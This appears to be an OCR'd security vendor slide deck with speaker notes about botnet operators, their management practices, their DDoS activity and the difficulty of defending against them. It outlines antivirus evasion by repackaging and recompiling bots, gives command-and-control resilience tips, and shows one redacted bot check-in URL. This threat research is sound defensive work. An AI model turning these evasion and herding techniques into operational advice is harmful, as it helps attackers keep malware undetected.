
arbornetworks.com Page 26 *Company Confidential*

These guys are joyriders. They heard that there’s easy money in running a botnet, and so they get into it. They get a friend to give them some bot code, they launch it, they can barely manage it, yet the network grows. They’re sloppy, easily detected, easy to take down (ie a hardcoded IP address for a server), and usually use well known warez to achieve their goals.



Botnet Infiltration Skills

- **Disparate, untraceable networks**
  - Proxies, tunnels, etc
- **Little code**
  - Bladerunner was ~300 LoC
- **Botnets to target**
  - Free (ie ShadowServer)
  - For pay (ie Norman digests)
  - Internet analysis
- **Language skills**
  - Interpret
  - Talk to these guys
  - Languages
    - Portuguese, Romanian, Russian, Spanish, etc




Botnets and DDoS

- **About half of all botnets we tracked performed DDoS attacks**
  - Most attacks are not against a significant target
  - Most attacks are not crippling to the endpoint
- **Did observe a set of high profile attacks in the spring of 2006**
  - Against a series of anti-spam and anti-DDoS companies
- **DDoS nets use different bots than spyware or adware bots**
  - Not all bots have DDoS capabilities
  - Type of bot used can often indicate intent of herder

arbornetworks.com Page 28 *Company Confidential*

We observe thousands of DDoS events per week, the bulk of which are TCP connection-based attacks (ie a GET flood) or a TCP SYN flood. In most cases the target is not a significant, high profile target however. It is often an IRC server, another IRC participant, or someone else who has frustrated them (anti-spam, AV, lurkers, etc).


We did not get any insight into who has requested or asked for the larger, more significant attacks.



Defeating AV Detection

- **Polymorphism is rare**
  - Achieve polymorphism by simply repackaging bots
  - New or modified packer
  - Fresh compile
- **Bingo, AV fails to detect**


- **The bot is just a tool to load the real payload on the box**
  - Spyware, adware, spam tools, etc …
  - The bot code itself can be thrown away once it’s gotten the second stage payload on board



Traits of a Professional Herder

- **Use hostname instead of hardcoded IP**
  - Server and channel passwords
- **Once in, immediately update bot with new code**
  - Use to screen out potential lurkers
  - Migrate through staging rooms
  - Groom bots
- **Once fully “installed” or tasked, put to use**

ARBOR NETWORKS




Observations: Botnet Management

- **Large established botnets**
  - Size: 10,000 hosts or more
  - Split into multiple channels
    - Split by connection speed, uptime, geographic location, network location (ie .mil, .gov)
    - Manage by “generation” of installed software
  - Built using multiple generations of bot software
  - Migrated from server to server (DNS or software updates)
  - Rarely reveal the entire network in one server
  - Teams of people: development, management, etc
- **Smaller, new botnets**
  - Size: rarely over 1000 hosts
  - Built using one or two bot software “releases”
  - One single channel, one or two managers
    - Often inexperienced with malware and botnets
  - Usually quickly shut down

These are based on our conversations with botnet operators and passively watching how they work. This data comes from Arbor’s internal analysis and active monitoring of dozens of botnets from January through June 2006.


What we find is that botnet operators who have large, long term botnets (ie that have been up and operational for months at a time) use a significantly more advanced management approach than do novice or small-time botnet operators. These are large botnets and include tens of thousands of hosts. It’s a study in efficiency. These networks are “up”, but often migrate from one server to another through binary updates (that point the infected machine at the new controller host) or through DNS updates, pointing the server name at a new IP address. In short, these are people who make significant money off of their botnet operations and have a big interest in keeping it active.

Smaller botnets are usually quite short lived, recently brought up, and use only one or two malware samples to build the network. It’s usually one or two people behind it and shut down before significant attacks are launched.



Most Guys Aren’t Saavy Hackers

- **Most botnet operators are basically project managers**
  - Have an exploit author
    - Exploit “author” just cribs from Bugtraq!
  - 0-day is rare
- **Hire a guy to do their management UI**
  - PHP-based UI tools increasingly popular
- **Know little about code or exploits**
- **Know how to manage a (criminal) team**




New Pressures on Botnet Tracking

- Migration away from IRC
- HTTP bots


  -
    ```
    http://XXXXXXXX/index.php?
    id=jqkooamqechepsegsa
    &scn=0
    &inf=0
    &ver=19
    &cnt=GBR
    ```
- Increased use of rapid analysis thwarting tools
  - eg Debugger detection
  - Poisoned "wells" (honeypots)

- Our (community) visibility is decreasing



Defense: Bot Detection

- **Blacklists**
  - Many available
- **IDS rules**
  - Varying coverage of generic IRC traffic
- **"Flash crowd" detection**
  - Useful, but too late by then!
  - Good for ISPs and EDUs
- **Look for scanners, exploits**
  - Decent, fails for brute forcing or Trojans



Non-Technical Challenges

- **The problem is not visibility**
  - We know about 80% or more of the active IRC botnets out there
  - We can track their membership with participating ISPs
- **Acting on the data**
  - Takedown, blackhole, etc
- **Speed - getting usable data quickly**
  - Trustworthiness of the data is key
- **Reaction**
  - This is a reactive cycle
  - Need proactive mechanisms


arbornetworks.com Page 35 *Company Confidential*

Let’s talk about where the real problems lie and where the real solutions need to be.

The problem isn’t gaining visibility into botnets. We have ways to efficient identify and track botnets.


The problem is in getting the information to the right people, it’s in getting a reasonable reaction quickly to deal with the root of the problem.

At it’s core, this is still a reactive cycle; it needs to be more proactive. Botnets only show up on peoples’ radars when they start launching DDoS attacks. If we have over 300 botnet servers still active at any time for more than one day,



The Next Steps

- Apply pressures on problem sources
  - Adware, spyware companies
  - Spammers, phishers, etc
- Need a proactive solution
- Is one possible?



Thank you!